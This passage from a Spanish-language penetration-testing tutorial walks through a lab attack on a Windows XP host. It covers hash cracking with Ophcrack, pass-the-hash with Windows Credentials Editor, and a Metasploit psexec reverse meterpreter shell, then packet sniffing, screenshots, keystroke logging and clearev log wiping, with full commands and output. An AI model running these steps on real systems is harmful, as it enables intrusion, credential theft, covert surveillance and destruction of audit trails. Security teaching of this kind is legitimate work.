Ya tenemos el hash en formato lanman i ntlm de la cuenta de Administrador local.

Para obtener las contraseñas se pueden utilizar varios métodos, uno de ellos son las tablas rainbow, tablas generadas con hash precalculados y que realizan una comparación de hashes.

Este método lo utiliza la herramienta opensource OPHCRACK disponible en <http://ophcrack.sourceforge.net/>


Pasaremos un diccionario de fuerza bruta sobre el hash utilizando las tablas rainbow, para eso utilizaremos el programa citado anteriormente.



Pantalla de Ophcrack

Guardaremos el resultado de hashdump en un fichero con formato pwdumpfile.

Seleccionaremos load /pwdump file , y cargaremos el fichero anteriormente creado, junto con la carga de las tablas necesarias i pulsaremos a Crack



Resultado crackeo de password

En la parte inferior derecha podremos observar el tiempo que ha tardado en obtener la password en la parte superior derecha como nt pwd

Podemos prescindir de malgastar tiempo en crackear las password, tenemos el hash y haremos uso de una técnica llamada “Pass the Hash”, esta técnica consiste en la posibilidad de autenticarse en equipos Windows únicamente conociendo el hash, os muestro una herramienta que nos permitirá conectar al equipo remoto modificando las credenciales del equipo con las de la cuenta administrador del equipo remoto <http://www.ampliasecurity.com> su nombre **Windows credentials Editor V.1.0**, esta herramienta permite modificar las credenciales de logon, añadirlas o borrarlas, soporta los sistemas Windows xp, 2003, vista, 7 y 2008 , la herramienta provee las siguientes opciones:

Options:

- l Lista las sesiones de logon y credenciales ntlm (por defecto)
- s Cambia las credenciales NTLM de la sesión de logon en curso.
- r Lista las sesiones de logon y credenciales ntlm indefinidamente refrescando cada 5 segundos si hay nuevas sesiones.
- c corre cmd en una nueva sesión con las credenciales ntlm específicas.
- e lista las sesiones de logon con credenciales ntlm indefinidamente.
- o grava las salidas en un fichero
- i especifica el LUID
- d Borra las credenciales ntlm de una sesión
- v desarrolla la salida.

Para comprobar el acceso realizaremos lo siguiente, nos conectaremos al recurso administrativo de la maquina remota \\192.168.1.80



Podemos comprobar que nos pide las credenciales de autenticación:


```

C:\WINDOWS\system32\cmd.exe
C:\WCE>wce -s Administrador:500:AAE03EAC7176F53AEAD5F74FB678D169:B0E0D3671F8047FCE3E0525CF60FC4DD
WCE v1.0 (Windows Credentials Editor) - (c) 2010 Amplia Security - by Hernan Ochoa
(hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (00022AB5h) to:
Username: Administrador
domain: 500
LMHash: AAE03EAC7176F53AEAD5F74FB678D169
NTHash: B0E0D3671F8047FCE3E0525CF60FC4DD
NTLM credentials successfully changed!


C:\WCE>

```

Windows Credentials Editor v1.0

Ejecutaremos `wce -s Administrador:500:hash lanman:hash ntlm`
 I volvemos a conectarnos al recurso

[\\192.168.1.80\c\\$](http://192.168.1.80/c$)



Acceso al recurso c\$ con las nuevas credenciales

Ya tenemos acceso sin conocer de su password....

Metasploit nos ofrece la posibilidad de realizar el mismo trabajo sin salir del Framework

Una vez que hemos obtenido la sesión meterpreter y con hashdump obtenido los hashes de las passwords, necesitamos saber el grupo de trabajo del equipo destino, con nmap realizaremos un escaneo haciendo uso del script `smb-os-discovery.nse` que nos dará el resultado siguiente:

Nmap -script smb-os-discovery.nse -p445 192.168.1.80

```

C:\WINDOWS\system32\cmd.exe
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrador>cd \
C:\>nmap --script smb-os-discovery.nse -p445 192.168.1.80

Starting Nmap 5.51 ( http://nmap.org ) at 2012-04-11 10:52 Hora de verano romanc
e
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.80
Host is up (0.00s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:03:FF:13:B2:2E (Microsoft)

Host script results:
| smb-os-discovery:
|_ OS: Windows XP (Windows 2000 LAN Manager)
|_ Name: GRUPO_TRABAJO\UICITIMA
|_ System time: 2012-04-11 10:52:04 UTC+2

Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
C:\>

```

Comprobamos que nuestro grupo de trabajo es **GRUPO_TRABAJO**, ya podemos hacer uso del modulo psexec de metasploit.

En el módulo configuramos los siguientes parámetros:

Rhost: el equipo destino

Smbdomain: el grupo de trabajo obtenido anteriormente

Lhost: nuestro equipo

Lport: puerto por donde nos devolverá la sesión meterpreter

Smbuser: el usuario remoto


Smbpass: el hash que hemos obtenido con hashdump

```

Development - Metasploit Console
File Edit View Help

msf > use windows/smb/psexec
msf exploit(psexec) > set rhost 192.168.1.80
rhost => 192.168.1.80
msf exploit(psexec) > set smbdomain GRUPO_TRABAJO
smbdomain => GRUPO_TRABAJO
msf exploit(psexec) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(psexec) > set lport 4445
lport => 4445
msf exploit(psexec) > set smbuser Administrador
smbuser => Administrador
msf exploit(psexec) > set smbpass AAEO3EAC7176F53AEAD5F74FB678D169:B0E0D3671F8047FCE3E0525CF60FC4DD
smbpass => AAEO3EAC7176F53AEAD5F74FB678D169:B0E0D3671F8047FCE3E0525CF60FC4DD
msf exploit(psexec) >

```



```
Development - Metasploit Console
File Edit View Help

msf5 exploit(psexec) > exploit

[*] Started reverse handler on 192.168.1.59:4445
[*] Connecting to the server...
[*] Authenticating to 192.168.1.80:445|GRUPO_TRABAJO as user 'Administrador'...
[*] Uploading payload...
[*] Created \RRMfnJtM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.80[\svcsctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.80[\svcsctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (CyBTsrg - "MVWkQIcReATfkP")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \RRMfnJtM.exe...
[*] Sending stage (752128 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4445 -> 192.168.1.80:1256) at 2012-04-11 11:19:58 +0200

meterpreter >
```

Podemos comprobar que ha abierto una sesión meterpreter.


Sniffer

El Modulo sniffer de meterpreter nos permite capturar paquetes en el equipo remoto y exportarlos al formato pcap, para que posteriormente puedan ser analizados por herramientas como whireshark y obtener así datos relevantes como contraseñas y acceso a sitios.

Cuando tenemos acceso a la consola meterpreter ejecutamos lo siguiente:

Meterpreter > use sniffer

Utilizando el comando help nos mostrará las opciones posibles.



```


bash
timestamp    Manipulate file MACE attributes

Sniffer Commands
=====
Command      Description
-----
sniffer_dump  Retrieve captured packet data to PCAP file
sniffer_interfaces Enumerate all sniffable network interfaces
sniffer_start Start packet capture on a specific interface
sniffer_stats View statistics of an active capture
sniffer_stop  Stop packet capture on a specific interface

meterpreter >
  
```

Consola de meterpreter

Meterpreter > sniffer_interfaces



```

Development - Metasploit Console
File Edit View Help

meterpreter > sniffer_interfaces

1 - 'Adaptador Fast Ethernet PCI basado en Intel 2114


meterpreter >
  
```

Con sniffer-interfaces seleccionaremos la interfaz donde pondremos la tarjeta en modo monitor para la captura de paquetes.

Seleccionaremos la interfaz

```
Meterpreter > sniffer_start x
```

Donde x corresponde al número de adaptador de red seleccionado




```
Development - Metasploit Console
File Edit View Help
meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter >
Ready 5x63
```

Capturando datos

Ahora el sniffer esta capturando las conexiones, comprobemos por ejemplo el correo

```
Meterpreter > sniffer_stats X
```

Con sniffer_stats veremos si esta capturando paquetes. (donde X es el número del adaptador seleccionado).




```
bash
[-] Unknown command: user_interfaces.
meterpreter > sniffer_interfaces
1 - 'Adaptador Fast Ethernet PCI basado en Intel 21140 (Genérico)' ( type:0 mtu:1514 usable:true dhcp:false wifi:false )
meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer_stats [interface-id]
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 107
    bytes: 10317
meterpreter >
```

Comprobando el estado de la captura

Meterpreter > sniffer_dump

Cuando ya tengamos suficientes paquetes, volcaremos el resultado con **sniffer_dump X c:\\descargas.pcap**



```
Development - Metasploit Console
File Edit View Help
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_dump 1 c:\\descargas.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 72 packets (9368 bytes)
[*] Downloaded 100% (9368/9368)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to c:\\descargas.pcap
meterpreter >
```

Volcado del contenido de la captura


Meterpreter > sniffer_stop

Paramos el **sniffer** con **sniffer_stop 1**, localizamos el fichero creado descargas.pcap y lo abriremos con whireskark , una herramienta open source destinada a la monitorización y de la que daremos una breve descripción en un apartado posterior.

Screenshot

Con este modulo podemos capturar en cualquier momento instantáneas del escritorio del equipo remoto y guardarlas en formato imagen.

Meterpreter > screenshot




```
Development - Metasploit Console
File Edit View Help
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter > screenshot
[-] Unknown command: screenshot.
meterpreter > screenshot
Screenshot saved to: C:/metasploit/msf3/KdicpBPb.jpeg
meterpreter >
Ready 6x71
```

Keyscan

Este script captura las pulsaciones de teclado del equipo remoto.


Meterpreter > keyscan_start



```
bash
Espia Commands
=====
Command      Description
-----
screengrab    Attempt to grab screen shot from process's active desktop

meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > 
```


Inicio captura de teclado



Captura las pulsaciones de teclado

Meterpreter > keyscan_dump

Con keyscab_dump volcamos el contenido de la captura den la pantalla




```
meterpreter > migrate 1828
[*] Migrating to 1828...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
Aixo es una prova de pulsac'i'o de teclat <Return>
meterpreter >
```

Volcado del resultado de la captura

Meterpreter > keyscan_stop


Con **keyscan_stop** paramos la captura.




```
notepad <Return> esto es una prueba de captura de teclado <Back> <Back> <Back> a <Back> dop <Back> <Back> o <Retu
rn>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Clearev

Con clearev borraremos el rastro que podamos dejar en el registro del sistema remoto.



Visor de sucesos



Borrado de los sucesos del sistema

